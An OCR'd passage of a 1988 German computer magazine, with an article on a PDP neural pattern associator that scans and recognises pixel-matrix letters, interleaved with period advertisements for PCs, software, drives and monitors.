Der mit 12 MHz und »Zero Wait-State« betriebene 80286 Prozessor hat dadurch 4 MByte RAM im direkten Zugriff, ohne wertvolle CPU-Zeit für die bei »Expansion-Boards« üblichen 6 Wait-States zu verlieren.

Das heißt für Sie, daß Ihre OS/2 oder EMS Applikationen bei gleicher Taktfrequenz mehr als doppelt so schnell ablaufen wie in »Standart« AT's.

Den DC-16 AT gibt es in der Grundausstattung mit

- 512 KByte Arbeitsspeicher
- akkugepufferte Echtzeituhr / Kalender
- großer Tastatur mit separatem Zahlen- und Cursorblock
- 1 Diskettenlaufwerk mit 1.2 MByte / 360 KByte Kapazität
- Monochrom-Grafikkarte oder wahlweise Color-Grafikkarte
- parallele Schnittstelle
- 8 Slots für Erweiterungskarten (2 XT, 6 AT)
- komplettes Softwarepaket bestehend aus
  MS-DOS Betriebssystem
  VASTTEXT Textverarbeitungssystem
  SETUP-Programm zur Einstellung der Echtzeituhr und Systemkonfiguration
  Druckerspooler
  Treibersoftware für spätere Erweiterung auf 3.5" Laufwerke
  Clock-Utility . . . und vieles andere mehr

zum Preis von **nur DM 1990,– DM**

DAWICONTROL COMPUTER SYSTEME
Leinestraße 36
D-3400 Göttingen
Telefon: 05 51/7 20 75
Telex: 96 854 dwctrld

1 Jahr Garantie · Anerkannt für Kompetenz und Service
Fordern Sie unseren Katalog an · 12 Jahre Erfahrung sprechen für sich!

SOFTWARE & SUPPORT

Auszug aus unserem Gesamtkatalog:

	Netto DM	Brutto DM
Compiler		
Advantage C ++	1.089,–	1.241,46
Lattice C (geg. Aufpreis inkl. Library Source)	799,–	910,86
Microsoft C	849,–	967,86
Microsoft Macro Assembler	315,–	359,10
Microsoft Pascal (inkl. Pascal Tools)	699,–	796,86
Microsoft Quick Basic	207,–	235,98
Microsoft Quick C	207,–	235,98
Turbo C (Borland)	209,–	238,26
Turbo Pascal (Borland)	209,–	238,26
C Funktions-Bibliotheken		
Essential C Utility Libr. (inkl. Source)	479,–	546,06
Greenleaf Functions (inkl. Source)	439,–	500,46
PforCe (Phoenix, inkl. Source)	799,–	910,86
Time Slicer (Multi-Tasking Library)	569,–	648,66
Turbo C Tools (Blaise, inkl. Source)	349,–	397,86
Grafik-Tools		
Advantage Graphics	499,–	568,86
C-GRAF (geg. Aufpreis inkl. Source)	234,–	266,76
Essential Graphics	489,–	557,46
HALO (Media Cybernetics)	569,–	648,66
MetaWINDOW/PLUS (Metagraphics)	539,–	614,46
Dateiverwaltung		
Btrieve	639,–	728,46
Btrieve/N – für Netzwerke	1.259,–	1.435,26
C-Tree (Faircom, inkl. Source)	859,–	979,26
dBC III (geg. Aufpreis inkl. Source)	599,–	682,86
Masken-Generatoren/Window-Tools		
Essential Screenstar (inkl. Source)	399,–	454,86
Greenleaf Datawindows	469,–	534,66
Panel Plus (inkl. Library-Source)	899,–	1.024,86
Vitamin C (Creative Software, inkl. Source)	639,–	728,46
Windows for Data (geg. Aufpreis inkl. Source)	799,–	910,86
Kommunikation		
Essential Communications (inkl. Source)	419,–	477,66
Essential Comm. Plus (inkl. BreakOut Debugger)	569,–	648,66
Greenleaf Communication Library (inkl. Source)	429,–	489,06
Editoren/Dokumentation		
BRIEF-Editor (Solution Systems)	599,–	682,86
Source Print (Aldebaran Lab.)	249,–	283,86
Tree Diagrammer (Aldebaran Lab.)	219,–	249,66
Multi-User/Multi-Tasking DOS		
PC MOS 386	519,–	591,66
Wendin DOS	269,–	306,66
Unix/Xenix		
Unix System V/AT (Microport) komplett	1.399,–	1.594,86
Xenix System V (SCO) komplett	2.899,–	3.304,86

Günstige Kombinations- und Sonderangebote!

Händleranfragen erwünscht!

MEMA Computer GmbH
Ingenieurbüro für EDV-Lösungen
Westerbachstraße 289 · 6230 Frankfurt/M. 80
Tel. (069) 34 72 26/29 · Telex 4 170 728 mema d

Wir bieten:
- hochwertige Software (nur neueste Versionen)
- Update-Service für bei uns gekaufte Produkte
- Anwenderunterstützung
- sehr günstige Preise
- schnelle Lieferung (per UPS!)

Betrachtet man das PDP-Modell aus c't 7/87 also *systemtheoretisch*, läßt es sich folgendermaßen beschreiben: Ein Eingangsvektor u, bestehend aus den Komponenten u_j, verändert den Systemzustand x, das heißt seine Komponenten x_j, so daß sich der Ausgangsvektor y mit den Komponenten y_i gemäß den angegebenen Regeln ebenfalls ändert. Nach Verstreichen eines Einheitszeitintervalls z^{-1} wird y von u subtrahiert, und diese Differenz, leicht 'gedämpft' und zum letzten Wert von x addiert, ergibt den neuen Zustand x des Systems.

Das Ganze ist leicht als elektronische Schaltung aufzufassen, in der die Kreise mit den Pluszeichen Spannungsaddierer, die Kreise mit Zahlen Spannungsteiler und die z^{-1}-Kästchen Verzögerungsglieder sind. Vielleicht fällt in dieser Form die Einsicht in die Systemabläufe etwas leichter.

Anhand des Diagramms können nun schließlich die *dynamischen Systemgleichungen* aufgestellt werden, die Sie im Kasten bewundern können. Dies ist wiederum ein Kapitel für sich. Nur soviel sei dazu gesagt: Derartige Systeme lassen sich durch zwei Gleichungssysteme beschreiben, wobei das erste die Abhängigkeit des aktuellen Zustands des Systems von seinem vorangegangenen Zustand und vom Eingabevektor definiert und das zweite die Abhängigkeit des Ausgabevektors vom aktuellen Zustand. Mit diesen Gleichungen kann man dann das Zeitverhalten des Systems, insbesondere seine Stabilität, genau untersuchen.

Fauler Trick

Doch zurück zum angekündigten Trick: Man nehme statt einer Gedächtnismatrix derer zwei! Die erste enthalte Assoziationen von Mustern mit sich selbst, die andere Assoziationen eben dieser Muster mit beliebigen anderen. Dann wende man das eben geschilderte Verfahren auf die erste Matrix an und warte, bis sich das System stabilisiert. Dann nehme man den sich daraus ergebenden Zustandsvektor und verwende ihn als Schlüsselvektor zur zweiten Matrix.

Und nun geschieht das Wunder: Der Vektor, der in das 'Schlüsselloch' der ersten Matrix paßt, geht auch in das der zweiten mühelos hinein, und man erhält exakt den Vektor, der in der zweiten Matrix mit dem fraglichen Eingabevektor verknüpft wurde.

Das leuchtet intuitiv ein, ist aber keinesfalls so selbstverständlich. Man bedenke, daß der Systemzustand, der sozusagen im Mittelpunkt des Geschehens steht, sehr vielen Einflüssen unterworfen ist, da er in beiden Rückkopplungsschleifen verändert wird. Seine Berechnung ist eine wirklich grauenhafte Strafe, die ich niemandem wünsche.

Um zu zeigen, daß das eben Gesagte wirklich stimmt, habe ich ein Demoprogramm entworfen, welches das Lesen von geschriebenem Text simuliert. Dabei habe ich mich auf die rein graphemische Identifikation der einzelnen Buchstaben beschränkt. Der ganze Rahmen ist ebenfalls recht eng abgesteckt: Es geht eigentlich nur darum, eine Zeile aus maximal 13 als Pixelmuster definierten Buchstaben horizontal abzutasten und als Ergebnis ihre ASCII-Werte abzuliefern.

Wer nun sagt: 'Ganz einfach!' und auch gleich schon zur Maschine hastet, um eine Lösung für dieses Problem in die Tastatur zu hacken, wird um Geduld gebeten. Es geht ja nicht darum, ein einfaches Problem in ein schönes Programm, sondern ein schönes Problem in ein einfaches Programm umzusetzen. Das 'schöne Problem' lautet: Zeige einen übersichtlichen Anwendungsfall eines PDP-Muster-Assoziierers.

Wenn Sie einmal einen kurzen Blick ins Programm werfen, sehen Sie sicherlich auf Anhieb die Zeichendefinitionen. Die einzelnen Buchstaben sind als 5-mal-5-Punktmatrizen definiert, ihre ASCII-Werte als 2-aus-8-Codes. Legt man die fünf Zeilen einer Zeichendefinition hintereinander, ergibt sich ein 25dimensionaler Vektor beziehungsweise ein Muster mit 25 Eigenschaften, die in diesem Fall binär sind: Punkt vorhanden oder Punkt nicht vorhanden.

Die beiden zu verwendenden Gedächtnismatrizen haben somit die Größen 25 mal 25 beziehungsweise 8 mal 25. Im Programm sind beide in einer einzigen namens *memory* vereinigt. Das ist in diesem Fall einfach so möglich, denn für beide Gedächtnismatrizen braucht man die gleichen 'Schlüssel', nämlich die grafischen Muster der Buchstaben.

Zwei aus acht

Daß die ASCII-Werte nicht direkt, sondern auf dem Umweg über einen selbstgestrickten 2-aus-8-Code eingespeichert werden, hat seinen ganz besonderen Grund: Bedingt durch die Parallelverarbeitung enthält jede abgerufene Information Störungen, die von der Überlagerung der verschiedenen Muster in der Matrix herrühren.

Um die Erinnerungen dennoch exakt identifizieren zu können, ist dafür zu sorgen, daß sie sich möglichst stark voneinander unterscheiden. Dazu ist ein einfacher 2-aus-8-Code bestens geeignet: Jede Zeichendefinition enthält gleich viele binäre Einsen und Nullen im Verhältnis 2 zu 6, und die maximale Anzahl so darstellbarer Zeichen läßt sich mit den Gesetzen der Kombinatorik leicht zu 28 berechnen. Für 26 Buchstaben plus Leerzeichen reicht der Code also ziemlich genau hin.

Zur Berechnung des ASCII-Wertes eines erinnerten Buchstabens braucht man nur noch nachzusehen, an welchen beiden Positionen des resultierenden achtdimensionalen Musters die höchsten Zahlenwerte aufzufinden sind. Daraus läßt sich der zugehörige 2-aus-8-Code und daraus wiederum der entsprechende ASCII-Code berechnen.

Ein bislang noch nicht angesprochenes Problem ist, daß das Programm ja gar nicht weiß, an welchen Stellen in der Eingabezeile überhaupt Buchstaben stehen. Der Einfachheit halber sitzen sie zwar Schulter an Schulter in einer Matrix namens *scanmatrix*, aber das habe ich dem Programm nicht mitgeteilt. Es muß tatsächlich das gesamte Punktemuster der Eingabezeile mit einem 'Fenster' absuchen oder *scannen*, wie man so schön sagt.

Ich erinnere daran, daß in c't 7/87 eine ähnliche Schwierigkeit beim maschinellen Er-

So sehen die *dynamischen Systemgleichungen* in Matrixschreibweise aus:

$$x^{(p)} = \mathbf{F}x^{(p-1)} + \mathbf{G}u$$

$$y^{(p)} = \mathbf{H}x^{(p)}$$

Jede der beiden Zeilen ist ein ganzes Gleichungssystem, das aus mehreren Einzelgleichungen besteht. Die hochgestellten Indizes $^{(p)}$ zeigen an, daß diese Beziehungen zum Zeitpunkt p gelten. $^{(p-1)}$ ist dann sinngemäß der Zeitpunkt, der um ein Einheitszeitintervall vor p liegt. Die Abhängigkeiten zwischen den Vektoren u, x und y stellen sich im Einzelnen wie folgt dar:

$$y_i^{(p)} = \sum_{j=1}^{n} \mu_{ij} x_j^{(p)}$$

$$x_i^{(p)} = x_i^{(p-1)} + \frac{1}{\eta+1}(u_i - y_i^{(p-1)})$$

$$= \frac{1}{\eta+1}u_i + x_i^{(p-1)} - \frac{1}{\eta+1}\sum_{j=1}^{n} \mu_{ij} x_j^{(p-1)}$$

Damit lassen sich die Matrizen **F**, **G** und **H** exakt angeben:

$$\mathbf{F} = \begin{pmatrix} 1 - \frac{\mu_{11}}{\eta+1} & & \frac{-\mu_{1i}}{\eta+1} \\ & \ddots & \\ \frac{-\mu_{i1}}{\eta+1} & & 1 - \frac{\mu_{nn}}{\eta+1} \end{pmatrix}$$

$$\mathbf{G} = \begin{pmatrix} \frac{1}{\eta+1} & & 0 \\ & \ddots & \\ 0 & & \frac{1}{\eta+1} \end{pmatrix}$$

$$\mathbf{H} = \begin{pmatrix} \mu_{11} & \cdots & \mu_{1n} \\ \vdots & \ddots & \vdots \\ \mu_{n1} & \cdots & \mu_{nn} \end{pmatrix}$$

DISKETTENLAUFWERKE

TEAC: FD 135 FN: **199.-**
FD 55 FR: **229.-**
FD 55 GFR: **249.-**

NEC:
1037 a: 199.-

vollkompatibel, anschlußfertig, inklusive: Kabel, Netzteil, Metallgehäuse, 2 x 80 Tracks, 1 MB unformatiert.

Für **ATARI ST:** 3,5": **279.-** 5.25": **349.-**
Doppelstation 1,4 MB: **549.-**

FESTPLATTEN

Seagate: ST 225: **449.-**
ST 238 R: **479.-**

ST 251: 698.-

Festplattenkits inkl. Seagate-Platte, Controller (Omti oder Western Digital), Kabel, Anleitung
20 MB Kit: **549.-** 30 MB Kit: **598.-** 40 MB Kit: **798.-**

TRINITY AT's

1 Jahr Garantie, schnell, zuverlässig und preiswert. 12 MHZ AT (Trinity Systems), 512 KB Ram, opt. 640 KB oder 1 MB (640/384 mögl.), neuestes AWARD-Bios mit Rom SetUp, stabiles Gehäuse mit Schlüssel-, Reset- und Turboschalter, Uhr, ser./par., 1,2 MB TEAC-Laufwerk, gr. Tast. 102 Keys, DOS 3.2 und DOS 3.3 komp., 3 LEDs, mechan. Druckpunkt, Herculeskomp. Grafikkarte **1948.-**

Komplettsystem mit 20 oder 30 MB Festplatte und 14"-Flatscreen Monitor s/w oder amber **2948.-**

FSE
Frank Strauß Elektronik
St. Marienplatz 7, 6750 Kaiserslautern
Telefon 06 31 / 1 62 58 oder 1 62 96

Wenn Sie eine Hercules-Karte haben . . .
. . . dann brauchen Sie VASTSCREEN!

VASTSCREEN ist ein RAM-residentes Programm zur Emulation der Color-Grafik-Karte

Sie kennen das Problem:

Viele Programme laufen auf der Hercules-Karte nicht, weil von ihnen nur die Color-Grafik-Karte unterstützt wird.

Auf die Nützung vieler Programme, Spiele, Turbo-Pascal Grafik, Basic-Grafik usw. mußten Sie deshalb bislang verzichten.

Die Zeiten sind vorbei!

VASTSCREEN, einmal eingeladen, stellt Ihnen von da an alle sieben Color-Grafik Modi zur Verfügung.

VASTSCREEN ist vollständig in Assembler geschrieben und ist deshalb sehr schnell und äußerst kompakt: lediglich 2 KByte werden beansprucht.

VASTSCREEN kann noch mehr:

VASTSCREEN's »Double-Scan« verbessert die bekannt schlechte Auflösung der Color-Karte um das 1,5 fache.

VASTSCREEN's mitgeliefertes BOOT-Programm läßt Programme mit eigenem Betriebssystem auf der Hercules-Karte laufen.

Trotz aller Highlights kostet VASTSCREEN nur **DM 49,—**, ein Preis bei dem es sich nicht lohnt, noch länger zu verzichten.

Warten sie nicht länger auf Ihren Drucker . . .
. . . denn jetzt gibt es VASTPRINT!

VASTPRINT ist völlig neu und einzigartig.

VASTPRINT ist ein Software-Druckerbuffer mit einem frei wählbarem, bis 512 Kilo-Byte großem Bufferbereich für alle IBM PC/XT/AT's.

VASTPRINT bedient Ihren Drucker, während Sie mit Ihrem Computer weiter arbeiten können.

Das ist aber noch nicht alles:

Sie können von jedem Programm aus VAST PRINT's Control-Menu einblenden und anschließend genau da weiter arbeiten, wo Sie aufgehört haben.

Vom Control-Menu aus bietet Ihnen VASTPRINT eine Reihe weiterer nützlicher Funktionen:
– Sie können den Ausdruck anhalten und später fortsetzen.
– Sie können in den Buffer Breakpoints einsetzen, d.h. beim Erreichen eines Breakpoints stoppt VASTPRINT den Ausdruck automatisch.
– Sie können den Bufferinhalt auf Diskette speichern bzw. von Diskette einlesen.
– Sie können alle Druckerfunktionen sowie Schriftart und Zeichensatz bequem von Ihrer Tastatur aus steuern.

VASTPRINT kann aber noch mehr:

Wenn Ihr Drucker statt »ä« und »ü« nur »[« und »]« zu Papier bringt:
– VASTPRINT's Zeichen-Austauschtabelle befreit sie von dieser Plage.

Wenn Sie mal eben zwischendurch etwas notieren möchten:
– VASTPRINT's eingebaute Schreibmaschine steht Ihnen jederzeit zu Diensten.

Selbstverständlich können Sie alle Features mit Hilfe des dialoggesteuerten Installationsprogramms Ihren individuellen Bedürfnissen bequem anpassen.

Ein umfangreiches deutsches Handbuch ist ebenso selbstverständlich wie ein fairer Preis: **DM 79,—**
(Preise zzgl. Versandkosten)

DAWICONTROL
COMPUTER SYSTEME
Leinestraße 36 · 3400 Göttingen · ☎ 05 51/7 20 75 · Tx: 96 854 dwctrld

Turbo Symbolic Debugger 4.0

Desk Engine 1.0

Der DeskTop-Manager im Pascal-Source-Code!

- vollständiger DeskTop-Manager mit folgenden Modulen: Cut & Paste, Notizblock, ASCII-Tafel, Karteikasten, DOS-Funktionen, Monitor, Calculator, Printer-Setup, Kalender, Terminverwaltung und mehr
- alle Module werden fix und fertig zum Kompilieren im TURBO-Pascal-Source geliefert.
- die Module bauen auf einem Kernel-Modul auf, das u. a. schnelle Windows, kontextsensitive Hilfe, DOS-Calls und mehr zur Verfügung stellt.
- die gesamte Interruptsteuerung sowie die Behandlung von Video/Tastatur- IO und mehr wird genau im Source und in der Dokumentation erläutert
- die einzelnen Module können ohne weiteres durch eigene Module ersetzt werden
- oder in eigene Applikationen integriert werden (z. B. Calculator oder Kalender)
- lieferbar für TURBO-Pascal 3.0 und 4.0
- Programm und Dokumentation vollständig in deutsch, Demo erhältlich
- komplett als COM-File und mit allen Sourcen 348 DM

Der einzige symbolische Debugger für TURBO Pascal V 2/3/4!

- Installation für **TURBO-Pascal** 2.0, 3.0 und **4.0** in einem Paket
- wird entweder voll in das TURBO-Entwicklungssystem integriert oder kann als StandAlone-Version auch COM und EXE-Files bearbeiten
- arbeitet voll symbolisch auf Pascal- und Maschinen-Ebene
- auch als symbolischer Debugger für Assembler und C geeignet
- Line-Assembler integriert (auch für 286/386-Mnemonics)
- volle 80 x 87-Überstützung, mit Registeranzeige
- unterstützt Standard-MAP-Files und TPM-Format (!) von **TURBO 4.0**

- zeigt Sourcecode, Variablenwerte, Maschinencode, Call-Frames und mehr in bis zu zehn frei konfigurierbaren Fenstern
- unterstützt alle (!) Grafik-Modi (Hercules, CGA, EGA, VGA)
- kann mit zwei Bildschirm-Adaptern gleichzeitig arbeiten
- spezieller 386-Modus erlaubt Nutzung der 80386-Debugregister
- kann optional mit PullDown-Menuoberfläche installiert werden
- Dokumentation und Programm deutsch, Demoversion erhältlich
- nach wie vor 348 DM, günstiger Upgrade von TSD 2.0 möglich.

Qualitätsch, Praktisch, L&W!


LAUER & WALLWITZ GmbH
Software par excellence!
Erlkönigweg 9 · D-6200 Wiesbaden · ☎ 0 61 21 / 4 27 71
L&W

kennen von gesprochener Sprache auftauchte: das sogenannte *Segmentierungsproblem*. Dieses wurde ja von Teuvo Kohonen elegant mit einem *Neuheitsfilter* aus dem Weg geräumt.

Da wir in Form der einen Gedächtnismatrix einen Mustererkenner vor uns haben, der ebenfalls eine Art Neuheitsfilter darstellt, ist die grafische Segmentierung keine ernsthafte Hürde mehr. Und nach erfolgter Segmentierung braucht man nur noch an den Stellen in der Eingabezeile, wo Buchstaben zu vermuten sind, die ASCII-Werte abzufragen, und schon ist der Scanner perfekt.

Das alles klingt furchtbar einfach. Dennoch war ich sehr überrascht, als ich feststellte, daß die Sache tatsächlich so einfach ist, wie sie klingt. Selbstverständlich dauerte es eine Weile, bis ich alle Programmparameter korrekt eingestellt hatte. Aber schon das allererste Ergebnis war sehr ermutigend.

Ein schönes Beispiel habe ich durchgerechnet und füge es hier als Abbildung hinzu. Sie sehen darauf die Unglaublichkeiten, die das Programm auf dem Bildschirm im Verlaufe der Durcharbeitung der Zeile 'EIN BEISPIEL' anrichtet. Links oben liegt das Eingabefeld, in das Sie maximal 13 Buchstaben eintragen können. Nach dem Drücken der ENTER-Taste nehmen die Dinge ihren unaufhaltsamen Lauf.



Zu diesem Ergebnis kommt das abgedruckte Programm bei der Untersuchung der Zeile 'EIN BEISPIEL'. Die Balken zeigen die Bekanntheit des untersuchten Punktemusters an.

Fensterln

Zunächst einmal erscheint der grafische Inhalt der Eingabezeile als Punktemuster auf dem Bildschirm. Stellen Sie sich nun vor, daß das Program von links nach rechts ein 5 mal 5 Punkte großes Fensterchen über diese Kleckse zieht und an jeder Stelle, 78 an der Zahl, eine Gedächtnisabfrage macht. Nur die erste Matrix wird dazu benötigt, das heißt, es läuft erst einmal der gleiche Prozeß wie beim Programm in c't 7/87 ab.

Nun kann man nur hoffen und beten, daß in Fällen, wo das Fenster zwischen zwei Buchstaben zu stehen kommt, die Gedächtnismatrix einen sehr hohen Neuheitswert signalisiert, weil ein derart merkwürdiges Zeichen natürlich im Alphabet nicht vorkommt. Die Praxis zeigt, daß dem wirklich so ist: Unter der grafischen Darstellung der Eingabezeile ist in Form von Balken die *Bekanntheit* des im Fenster erscheinenden Punktemusters abgetragen. Wie man sieht, liegen die meisten Maxima genau unter den einzelnen Buchstaben.

Jetzt denke man sich einfach eine waagerechte Linie über diese Industrie-Silhouette gezogen, so daß nur die allerhöchsten Schornsteine darüber hinausragen. Die Rauchwölkchen darüber werden schließlich noch der zweiten Gedächtnismatrix angeboten, die daraus die so heiß ersehnten ASCII-Codes berechnet. Sie erscheinen unter der Grafik der Bekanntheitswerte an den entsprechenden Stellen, wobei die Leerzeichen, ihrer traditionellen Unsichtbarkeit wegen, als Klammeraffen '@' dargestellt sind.

Ganz unten im Bild sehen Sie schließlich noch ein paar wichtige Informationen über den Programmzustand. Nichts ist schlimmer als ein Programm, das längere Zeit in sich geht und eigenbrötlerisch an irgendeinem Problem bastelt. In solchen Fällen formieren sich die Finger des Bedieners unwillkürlich zur 'Ctrl-Alt-Del'-Haltung, auch wenn er ansonsten fest an die Zuverlässigkeit des Programms glaubt.

Besonders interessant ist in diesem Bildschirmfeld der Neuheitsbetrag, an dessen Änderung von Iteration zu Iteration man schon recht frühzeitig abschätzen kann, wie hoch der zugehörige Schornstein am Ende ausfallen wird. Nicht ohne sind auch die beiden Zeilen mit dem Präfix 'Code:', die Auskunft darüber geben, was sich in bezug auf den 2-aus-8-Code ereignet.

Die obere von beiden informiert über den aktuellen Stand, die zweite ist lediglich eine Kopie der ersteren nach Bearbeitung einer Position. Nichts (außer stillen Programmen) ist nämlich schlimmer als ein Programm, das wichtige Informationen so schnell vom Bildschirm wegradiert, daß kein Mensch sie lesen kann.

Ich habe mich wirklich redlich bemüht, dem Programm einen Erinnerungsfehler abzutrotzen. Es ist mir nicht gelungen. Alle 26 Buchstaben plus Leerzeichen werden korrekt erkannt. Probleme könnten höchstens zwischen den Zeichen auftreten, wenn der Bekanntheitswert, wie im Beispiel zwischen 'I' und 'S', bedrohlich hoch ansteigt. Ich konnte allerdings bislang keine Zeichenkombination ausfindig machen, bei der er über der kritische Schwelle gelegen hätte.

Übrigens hat eine Aussage, die ich in c't 7/87 gemacht hatte, sich als nicht zutreffend herausgestellt: Damals gab ich ein raffiniertes Verfahren an, mit dem man den iterativen Erinnerungsprozeß, der ja theoretisch unendlich lang dauert, an geeigneter Stelle unterbrechen kann.

Nun, manchmal denkt man einfach zu kompliziert, weil man meint, 'von nichts kommt nichts'. Entweder ist dieser Satz im allgemeinen nicht haltbar, oder vielleicht ist unsere Auffassung des 'Nichts' manchmal falsch. Jedenfalls hat sich gezeigt, daß das einfachste Abbruchkriterium gleichzeitig das beste ist: Man läßt das Programm einfach 200mal rückkoppeln und nimmt als Ergebnis das, was kommt! Wer hätte das gedacht?

Albern und müde

Soviel zur Praxis. Wer jetzt sagt, solch ein albernes Programm gehöre nicht in eine seriöse Zeitschrift, hat in gewisser Weise recht. Es ist wirklich ein wenig albern, eine winzige und primitive Punktmatrix mit einem Parallelprozeß zu durchschauen. Aber andererseits ist es kaum möglich, die undurchsichtigen Abläufe in PDP-Modellen klar darzustellen, ohne sich auf ein sehr niedriges Anspruchsniveau herabzuschwingen.

Wer zufällig im Besitz des Programmes ist und es einmal hat laufen lassen, wird dies sicherlich kein zweites Mal machen. Es ist wirklich gähnend langsam. Das andauernde Durchmultiplizieren einer 25-mal-25-Matrix mit einem 25dimensionalen Vektor braucht selbst auf einem Rechner der AT-Klasse Stunden. Die UNIX-Version des Programms, geschrieben für eine MicroVAX II, frißt immerhin noch rund 20 Minuten pro Zeile. Also: Was hat solch ein müdes Programm in einer seriösen Zeitschrift zu suchen?

Dazu kann ich nur erneut in schon fast monotonem Tonfall beteuern, daß Parallelprozesse auf seriellen Maschinen eben nicht sonderlich effektiv laufen. PDP-Modelle sind in gewisser Weise Zukunftsmusik, da sie Rechenmaschinen voraussetzen, die heutzutage noch längst nicht üblich sind. Einzelne Versuche, passende Hardware bereitzustellen, sind bereits im Gange, stellen allerdings nach wie vor Ausnahmen dar. Fast überall wird weiterhin simuliert, simuliert, simuliert . . .

Es ist zu hoffen, daß vielleicht die neueren Entwicklungen auf der Transputerszene den theoretischen PDP-Bemühungen ein wenig entgegenkommen werden. Doch da ich selbst leider wenig Ahnung von dieser Rechnergeneration habe, kann ich

ELEKTRONIK-LADEN

„VON EMUFs & EPACs"

lautet der Titel einer Broschüre, in der wir Ihnen preisgünstige Einplatinencomputer anbieten.

neu: epac 68000 aus c't 7/88

Der **allerneueste** von uns angebotene Kraftzwerg ist der **epac 68000**, der in der **c't 7/88** vorgestellt wurde.

Der **epac 6800** ist in einer 8 MHz-Version ab Lager lieferbar. Der Bausatz enthält alle auf der Platine befindlichen Teile, jedoch — wie auch die Fertigkarte — keine RAM oder EPROM.

epac 68000 LP	Lerplatine	139,00
epac 68000 PAL	PAL-Baustein	19,00
epac 68000 BS	Bausatz; enthält: LP, PAL, alle ICs, alle Fassungen, alle passiven u. mech. Teile, ohne RAM u. EPROM	489,00
epac 68000 FB	Fertigkarte, getestet ohne RAM u. EPROM	859,00

EMUFs & EPACs erhalten Sie auch von unseren Verkaufsstellen:

1000 Berlin 21, Rostocker Str. 31, Tel. 030/3923011
4400 Münster, Hammer Str. 157, Tel. 0251/795125
5100 Aachen, Vaalser Str. 148, Tel. 0241/870081
8000 München 19, Schulstr. 28, Tel. 089/1679499
oder direkt von:

ELEKTRONIKLADEN, 4930 Detmold 18, Tel. 05232/8171

HEWLETT PACKARD EPSON

NIXDORF COMPUTER SANYO NEC KYOCERA ASHTON·TATE TOSHIBA Multitech Microsoft

Wichmann AT 20 Student

Technische Daten:
512 kB Arbeitsspeicher, aufrüstbar auf 1 MB · Taktrate 10 MHz, einstellbar auf 8 MHz · keine Wartezyklen (0-Waitstait) · Norton Faktor: > 11 · 8 Erweiterungsslots · lizensiertes BIOS Uhr und Kalender akkugepuffert · 80287 Co-Prozessor optional

Schnittstellen:
1 RS 232 (seriell) · 1 Centronics (parallel)

Floppy Disk(FDU)- und Hard Disk(HDU)-Controller:
Western Digital WD-1003, kombinierter Controller für 2 FDU und 2 HDU

Floppy Disk:
1,2 MB NEC 1157 C slimline 5 1/4" (optional 360 kB NEC 1054 slimline 5 1/4" oder 720 kB TEAC FD35FN slimline 3,5")

Harddisk:
20 MB Seagate ST 225, mittlere Zugriffszeit 65 ms

Netzteil:
180 Watt Schaltnetzteil

Gehäuse:
Stahlblechgehäuse, lackiert, mit 3 slimline-Einschüben, Anzeigen für: Taktrate/Betriebs-LED/HDU-Symbol-LED/Schlüsselschalter

Tastatur:
Multifunktionstastatur mit ausgelagertem Cursorblock, wie IBM MF 2. Auf Wunsch andere Tastatur.

Bildschirmadapter:
monochrom, Herkules kompatibel

Monitor:
14" Samsung-Monitor bernstein, entspiegelt, flatscreen, mit Dreh- und Schwenkfuß optional schwarz/weiß

Besonderheiten:
Fertigung in Braunschweig · garantierter 24 h Service in eigener Werkstatt · 12 Monate Garantie

DM 3499,–

12 MHz Version
DM 150,– Aufpreis
Preise inkl. MwSt.

WICHMANN DATENTECHNIK GmbH
Bertramstr. 10 · 3300 Braunschweig
Telefon 05 31 / 7 25 83 u. 7 26 85
Telefax 05 31 / 7 69 61

THE MOST RELIABLE 14" HIGH RESOLUTION COLOR MONITORS AT THE MOST COMPETITIVE PRICES

CC-2422

Picture Tube	14" 90°, 29.1φ In line gun, Nonglare (or Glare) 0.31mm Dot pitch
Input Signal:	a) Video: R.G.B. TTL Level & Intensity Signal b) Vertical Sync: TTL Level Negative (or Positive) c) Horizontal Sync: TTL Level Negative (or Positive)
Scanning Frequency	E.G.A. Compatible Horizontal: 15.75/21.85KHz Vertical 50/60Hz
Video Band Width	20MHz
Resolution	Horizontal: 720 Dots Vertical: 350 Lines
Display Area	250 × 180mm
Display Color	Green/Amber/16-64 colors

CC-1435

Picture Tube	0.31mm Dot pitch
Input Signal	Video: TTL Level Positive ANALOG 0.6Vp-p/75 ohm Positive Sync: Separate Sync. TTL level Horizontal Sync Positive/Negative Vertical Sync. Positive/Negative
Scanning Frequency	MULTISYNC: VGA, PGA, EGA, CGA, MDA and Her cules Compatible Horizontal: 15.5KHz to 35KHz, Vertical: 50Hz to 70Hz
Video Band Width	30MHz
Resolution	Horizontal: 800 Dots Vertical: 600 Lines
Display Area	250 × 180mm
Display Color	TTL input: 8/16/64 color analog Input: Unlimited colors

CTX CHUNTEX ELECTRONIC CO., LTD.
Office: 4F-1, No. 50, Sec. 1, Shin Sen S. Rd., Taipei, Taiwan, R.O.C.
Tel: (02) 3921171 Telex: 29232 CHUNTEXS Fax: 886-2-3919780

FCC Approved

hier nicht mit Lösungen dienen. Vielleicht fühlt sich der/die eine oder andere Leser/in angesprochen?

(cp)

Literatur

[1] Lashley, K. S. (1950). In search of the engram. In F. A. Beach, D. O. Hebb, C. T. Morgan & H. W. Nissen (Hrsg.), The neuropsychology of Lashley. Selected papers of K. S. Lashley (S. 478–505). New York: McGraw-Hill Book Company.

[2] Padulo, L. & Arbib, M. A. (1974). System Theory. A unified state-space approach to continuous and discrete systems. Philadelphia: Saunders.

